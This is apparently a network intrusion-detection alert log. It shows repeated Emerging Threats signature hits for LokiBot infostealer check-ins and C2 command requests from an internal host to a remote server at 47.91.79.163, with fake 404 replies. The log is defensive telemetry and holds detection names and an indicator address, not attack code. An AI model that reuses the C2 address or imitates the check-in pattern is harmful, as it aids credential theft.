12/03/20-10:03:15.823745	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49855	80	192.168.2.3	47.91.79.163
12/03/20-10:03:15.885562	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49855	47.91.79.163	192.168.2.3
12/03/20-10:03:16.269414	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49856	80	192.168.2.3	47.91.79.163
12/03/20-10:03:16.269414	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49856	80	192.168.2.3	47.91.79.163
12/03/20-10:03:16.269414	TCP	2025381	ET TROJAN LokiBot Checkin	49856	80	192.168.2.3	47.91.79.163
12/03/20-10:03:16.269414	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49856	80	192.168.2.3	47.91.79.163
12/03/20-10:03:16.269414	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49856	80	192.168.2.3	47.91.79.163
12/03/20-10:03:16.327590	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49856	47.91.79.163	192.168.2.3
12/03/20-10:03:16.708489	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49857	80	192.168.2.3	47.91.79.163
12/03/20-10:03:16.708489	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49857	80	192.168.2.3	47.91.79.163
12/03/20-10:03:16.708489	TCP	2025381	ET TROJAN LokiBot Checkin	49857	80	192.168.2.3	47.91.79.163
12/03/20-10:03:16.708489	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49857	80	192.168.2.3	47.91.79.163
12/03/20-10:03:16.708489	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49857	80	192.168.2.3	47.91.79.163
12/03/20-10:03:16.789518	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49857	47.91.79.163	192.168.2.3
12/03/20-10:03:17.123306	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49858	80	192.168.2.3	47.91.79.163
12/03/20-10:03:17.123306	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49858	80	192.168.2.3	47.91.79.163
12/03/20-10:03:17.123306	TCP	2025381	ET TROJAN LokiBot Checkin	49858	80	192.168.2.3	47.91.79.163
12/03/20-10:03:17.123306	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49858	80	192.168.2.3	47.91.79.163
12/03/20-10:03:17.123306	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49858	80	192.168.2.3	47.91.79.163
12/03/20-10:03:17.185949	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49858	47.91.79.163	192.168.2.3
12/03/20-10:03:17.598132	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49859	80	192.168.2.3	47.91.79.163
12/03/20-10:03:17.598132	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49859	80	192.168.2.3	47.91.79.163
12/03/20-10:03:17.598132	TCP	2025381	ET TROJAN LokiBot Checkin	49859	80	192.168.2.3	47.91.79.163
12/03/20-10:03:17.598132	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49859	80	192.168.2.3	47.91.79.163
12/03/20-10:03:17.598132	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49859	80	192.168.2.3	47.91.79.163
12/03/20-10:03:17.878546	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49859	47.91.79.163	192.168.2.3
12/03/20-10:03:18.277933	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49860	80	192.168.2.3	47.91.79.163
12/03/20-10:03:18.277933	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49860	80	192.168.2.3	47.91.79.163
12/03/20-10:03:18.277933	TCP	2025381	ET TROJAN LokiBot Checkin	49860	80	192.168.2.3	47.91.79.163
12/03/20-10:03:18.277933	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49860	80	192.168.2.3	47.91.79.163
12/03/20-10:03:18.277933	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49860	80	192.168.2.3	47.91.79.163
12/03/20-10:03:18.340693	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49860	47.91.79.163	192.168.2.3
12/03/20-10:03:19.025662	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49861	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.025662	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49861	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.025662	TCP	2025381	ET TROJAN LokiBot Checkin	49861	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:19.025662	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49861	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.025662	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49861	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.166356	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49861	47.91.79.163	192.168.2.3
12/03/20-10:03:19.368860	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49862	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.368860	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49862	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.368860	TCP	2025381	ET TROJAN LokiBot Checkin	49862	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.368860	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49862	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.368860	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49862	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.428898	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49862	47.91.79.163	192.168.2.3
12/03/20-10:03:19.879013	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49864	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.879013	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49864	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.879013	TCP	2025381	ET TROJAN LokiBot Checkin	49864	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.879013	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49864	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.879013	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49864	80	192.168.2.3	47.91.79.163
12/03/20-10:03:19.953105	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49864	47.91.79.163	192.168.2.3
12/03/20-10:03:20.167098	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49865	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.167098	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49865	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.167098	TCP	2025381	ET TROJAN LokiBot Checkin	49865	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.167098	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49865	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.167098	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49865	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.230773	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49865	47.91.79.163	192.168.2.3
12/03/20-10:03:20.635796	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49866	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.635796	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49866	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.635796	TCP	2025381	ET TROJAN LokiBot Checkin	49866	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.635796	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49866	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.635796	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49866	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.702595	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49866	47.91.79.163	192.168.2.3
12/03/20-10:03:20.914107	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49867	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.914107	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49867	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.914107	TCP	2025381	ET TROJAN LokiBot Checkin	49867	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.914107	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49867	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.914107	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49867	80	192.168.2.3	47.91.79.163
12/03/20-10:03:20.975845	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49867	47.91.79.163	192.168.2.3
12/03/20-10:03:21.409025	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49868	80	192.168.2.3	47.91.79.163
12/03/20-10:03:21.409025	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49868	80	192.168.2.3	47.91.79.163
12/03/20-10:03:21.409025	TCP	2025381	ET TROJAN LokiBot Checkin	49868	80	192.168.2.3	47.91.79.163
12/03/20-10:03:21.409025	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49868	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:21.409025	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49868	80	192.168.2.3	47.91.79.163
12/03/20-10:03:21.474463	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49868	47.91.79.163	192.168.2.3
12/03/20-10:03:21.989441	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49869	80	192.168.2.3	47.91.79.163
12/03/20-10:03:21.989441	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49869	80	192.168.2.3	47.91.79.163
12/03/20-10:03:21.989441	TCP	2025381	ET TROJAN LokiBot Checkin	49869	80	192.168.2.3	47.91.79.163
12/03/20-10:03:21.989441	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49869	80	192.168.2.3	47.91.79.163
12/03/20-10:03:21.989441	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49869	80	192.168.2.3	47.91.79.163
12/03/20-10:03:22.047095	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49869	47.91.79.163	192.168.2.3
12/03/20-10:03:22.262478	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49870	80	192.168.2.3	47.91.79.163
12/03/20-10:03:22.262478	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49870	80	192.168.2.3	47.91.79.163
12/03/20-10:03:22.262478	TCP	2025381	ET TROJAN LokiBot Checkin	49870	80	192.168.2.3	47.91.79.163
12/03/20-10:03:22.262478	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49870	80	192.168.2.3	47.91.79.163
12/03/20-10:03:22.262478	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49870	80	192.168.2.3	47.91.79.163
12/03/20-10:03:22.321959	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49870	47.91.79.163	192.168.2.3
12/03/20-10:03:22.758574	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49871	80	192.168.2.3	47.91.79.163
12/03/20-10:03:22.758574	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49871	80	192.168.2.3	47.91.79.163
12/03/20-10:03:22.758574	TCP	2025381	ET TROJAN LokiBot Checkin	49871	80	192.168.2.3	47.91.79.163
12/03/20-10:03:22.758574	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49871	80	192.168.2.3	47.91.79.163
12/03/20-10:03:22.758574	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49871	80	192.168.2.3	47.91.79.163
12/03/20-10:03:22.823090	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49871	47.91.79.163	192.168.2.3
12/03/20-10:03:23.023042	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49872	80	192.168.2.3	47.91.79.163
12/03/20-10:03:23.023042	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49872	80	192.168.2.3	47.91.79.163
12/03/20-10:03:23.023042	TCP	2025381	ET TROJAN LokiBot Checkin	49872	80	192.168.2.3	47.91.79.163
12/03/20-10:03:23.023042	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49872	80	192.168.2.3	47.91.79.163
12/03/20-10:03:23.023042	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49872	80	192.168.2.3	47.91.79.163
12/03/20-10:03:23.081216	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49872	47.91.79.163	192.168.2.3
12/03/20-10:03:23.528398	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49873	80	192.168.2.3	47.91.79.163
12/03/20-10:03:23.528398	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49873	80	192.168.2.3	47.91.79.163
12/03/20-10:03:23.528398	TCP	2025381	ET TROJAN LokiBot Checkin	49873	80	192.168.2.3	47.91.79.163
12/03/20-10:03:23.528398	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49873	80	192.168.2.3	47.91.79.163
12/03/20-10:03:23.528398	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49873	80	192.168.2.3	47.91.79.163
12/03/20-10:03:23.585989	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49873	47.91.79.163	192.168.2.3
12/03/20-10:03:24.023586	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49874	80	192.168.2.3	47.91.79.163
12/03/20-10:03:24.023586	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49874	80	192.168.2.3	47.91.79.163
12/03/20-10:03:24.023586	TCP	2025381	ET TROJAN LokiBot Checkin	49874	80	192.168.2.3	47.91.79.163
12/03/20-10:03:24.023586	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49874	80	192.168.2.3	47.91.79.163
12/03/20-10:03:24.023586	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49874	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:24.206701	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49874	47.91.79.163	192.168.2.3
12/03/20-10:03:24.680367	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49880	80	192.168.2.3	47.91.79.163
12/03/20-10:03:24.680367	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49880	80	192.168.2.3	47.91.79.163
12/03/20-10:03:24.680367	TCP	2025381	ET TROJAN LokiBot Checkin	49880	80	192.168.2.3	47.91.79.163
12/03/20-10:03:24.680367	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49880	80	192.168.2.3	47.91.79.163
12/03/20-10:03:24.680367	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49880	80	192.168.2.3	47.91.79.163
12/03/20-10:03:24.744697	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49880	47.91.79.163	192.168.2.3
12/03/20-10:03:25.184133	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49881	80	192.168.2.3	47.91.79.163
12/03/20-10:03:25.184133	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49881	80	192.168.2.3	47.91.79.163
12/03/20-10:03:25.184133	TCP	2025381	ET TROJAN LokiBot Checkin	49881	80	192.168.2.3	47.91.79.163
12/03/20-10:03:25.184133	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49881	80	192.168.2.3	47.91.79.163
12/03/20-10:03:25.184133	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49881	80	192.168.2.3	47.91.79.163
12/03/20-10:03:25.245221	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49881	47.91.79.163	192.168.2.3
12/03/20-10:03:25.660223	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49882	80	192.168.2.3	47.91.79.163
12/03/20-10:03:25.660223	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49882	80	192.168.2.3	47.91.79.163
12/03/20-10:03:25.660223	TCP	2025381	ET TROJAN LokiBot Checkin	49882	80	192.168.2.3	47.91.79.163
12/03/20-10:03:25.660223	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49882	80	192.168.2.3	47.91.79.163
12/03/20-10:03:25.660223	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49882	80	192.168.2.3	47.91.79.163
12/03/20-10:03:25.718343	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49882	47.91.79.163	192.168.2.3
12/03/20-10:03:26.190091	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49883	80	192.168.2.3	47.91.79.163
12/03/20-10:03:26.190091	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49883	80	192.168.2.3	47.91.79.163
12/03/20-10:03:26.190091	TCP	2025381	ET TROJAN LokiBot Checkin	49883	80	192.168.2.3	47.91.79.163
12/03/20-10:03:26.190091	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49883	80	192.168.2.3	47.91.79.163
12/03/20-10:03:26.190091	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49883	80	192.168.2.3	47.91.79.163
12/03/20-10:03:26.256451	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49883	47.91.79.163	192.168.2.3
12/03/20-10:03:26.801024	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49884	80	192.168.2.3	47.91.79.163
12/03/20-10:03:26.801024	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49884	80	192.168.2.3	47.91.79.163
12/03/20-10:03:26.801024	TCP	2025381	ET TROJAN LokiBot Checkin	49884	80	192.168.2.3	47.91.79.163
12/03/20-10:03:26.801024	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49884	80	192.168.2.3	47.91.79.163
12/03/20-10:03:26.801024	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49884	80	192.168.2.3	47.91.79.163
12/03/20-10:03:26.861568	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49884	47.91.79.163	192.168.2.3
12/03/20-10:03:27.069096	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49885	80	192.168.2.3	47.91.79.163
12/03/20-10:03:27.069096	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49885	80	192.168.2.3	47.91.79.163
12/03/20-10:03:27.069096	TCP	2025381	ET TROJAN LokiBot Checkin	49885	80	192.168.2.3	47.91.79.163
12/03/20-10:03:27.069096	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49885	80	192.168.2.3	47.91.79.163
12/03/20-10:03:27.069096	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49885	80	192.168.2.3	47.91.79.163
12/03/20-10:03:27.127992	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49885	47.91.79.163	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:27.591079	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49886	80	192.168.2.3	47.91.79.163
12/03/20-10:03:27.591079	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49886	80	192.168.2.3	47.91.79.163
12/03/20-10:03:27.591079	TCP	2025381	ET TROJAN LokiBot Checkin	49886	80	192.168.2.3	47.91.79.163
12/03/20-10:03:27.591079	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49886	80	192.168.2.3	47.91.79.163
12/03/20-10:03:27.591079	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49886	80	192.168.2.3	47.91.79.163
12/03/20-10:03:27.649520	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49886	47.91.79.163	192.168.2.3
12/03/20-10:03:28.103034	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49887	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.103034	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49887	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.103034	TCP	2025381	ET TROJAN LokiBot Checkin	49887	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.103034	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49887	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.103034	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49887	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.169105	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49887	47.91.79.163	192.168.2.3
12/03/20-10:03:28.370667	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49888	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.370667	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49888	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.370667	TCP	2025381	ET TROJAN LokiBot Checkin	49888	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.370667	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49888	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.370667	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49888	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.577908	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49888	47.91.79.163	192.168.2.3
12/03/20-10:03:28.995903	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49889	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.995903	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49889	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.995903	TCP	2025381	ET TROJAN LokiBot Checkin	49889	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.995903	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49889	80	192.168.2.3	47.91.79.163
12/03/20-10:03:28.995903	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49889	80	192.168.2.3	47.91.79.163
12/03/20-10:03:29.054012	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49889	47.91.79.163	192.168.2.3
12/03/20-10:03:29.261436	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49890	80	192.168.2.3	47.91.79.163
12/03/20-10:03:29.261436	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49890	80	192.168.2.3	47.91.79.163
12/03/20-10:03:29.261436	TCP	2025381	ET TROJAN LokiBot Checkin	49890	80	192.168.2.3	47.91.79.163
12/03/20-10:03:29.261436	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49890	80	192.168.2.3	47.91.79.163
12/03/20-10:03:29.261436	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49890	80	192.168.2.3	47.91.79.163
12/03/20-10:03:29.322723	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49890	47.91.79.163	192.168.2.3
12/03/20-10:03:29.906200	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49891	80	192.168.2.3	47.91.79.163
12/03/20-10:03:29.906200	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49891	80	192.168.2.3	47.91.79.163
12/03/20-10:03:29.906200	TCP	2025381	ET TROJAN LokiBot Checkin	49891	80	192.168.2.3	47.91.79.163
12/03/20-10:03:29.906200	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49891	80	192.168.2.3	47.91.79.163
12/03/20-10:03:29.906200	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49891	80	192.168.2.3	47.91.79.163
12/03/20-10:03:29.963618	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49891	47.91.79.163	192.168.2.3
12/03/20-10:03:30.476261	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49892	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:30.476261	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49892	80	192.168.2.3	47.91.79.163
12/03/20-10:03:30.476261	TCP	2025381	ET TROJAN LokiBot Checkin	49892	80	192.168.2.3	47.91.79.163
12/03/20-10:03:30.476261	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49892	80	192.168.2.3	47.91.79.163
12/03/20-10:03:30.476261	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49892	80	192.168.2.3	47.91.79.163
12/03/20-10:03:30.536401	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49892	47.91.79.163	192.168.2.3
12/03/20-10:03:30.994100	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49893	80	192.168.2.3	47.91.79.163
12/03/20-10:03:30.994100	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49893	80	192.168.2.3	47.91.79.163
12/03/20-10:03:30.994100	TCP	2025381	ET TROJAN LokiBot Checkin	49893	80	192.168.2.3	47.91.79.163
12/03/20-10:03:30.994100	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49893	80	192.168.2.3	47.91.79.163
12/03/20-10:03:30.994100	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49893	80	192.168.2.3	47.91.79.163
12/03/20-10:03:31.054595	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49893	47.91.79.163	192.168.2.3
12/03/20-10:03:31.259183	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49894	80	192.168.2.3	47.91.79.163
12/03/20-10:03:31.259183	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49894	80	192.168.2.3	47.91.79.163
12/03/20-10:03:31.259183	TCP	2025381	ET TROJAN LokiBot Checkin	49894	80	192.168.2.3	47.91.79.163
12/03/20-10:03:31.259183	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49894	80	192.168.2.3	47.91.79.163
12/03/20-10:03:31.259183	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49894	80	192.168.2.3	47.91.79.163
12/03/20-10:03:31.328925	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49894	47.91.79.163	192.168.2.3
12/03/20-10:03:31.751251	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49895	80	192.168.2.3	47.91.79.163
12/03/20-10:03:31.751251	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49895	80	192.168.2.3	47.91.79.163
12/03/20-10:03:31.751251	TCP	2025381	ET TROJAN LokiBot Checkin	49895	80	192.168.2.3	47.91.79.163
12/03/20-10:03:31.751251	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49895	80	192.168.2.3	47.91.79.163
12/03/20-10:03:31.751251	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49895	80	192.168.2.3	47.91.79.163
12/03/20-10:03:31.807705	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49895	47.91.79.163	192.168.2.3
12/03/20-10:03:32.014316	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49896	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.014316	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49896	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.014316	TCP	2025381	ET TROJAN LokiBot Checkin	49896	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.014316	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49896	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.014316	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49896	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.077873	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49896	47.91.79.163	192.168.2.3
12/03/20-10:03:32.604345	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49897	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.604345	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49897	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.604345	TCP	2025381	ET TROJAN LokiBot Checkin	49897	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.604345	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49897	80	192.168.2.3	47.91.79.163
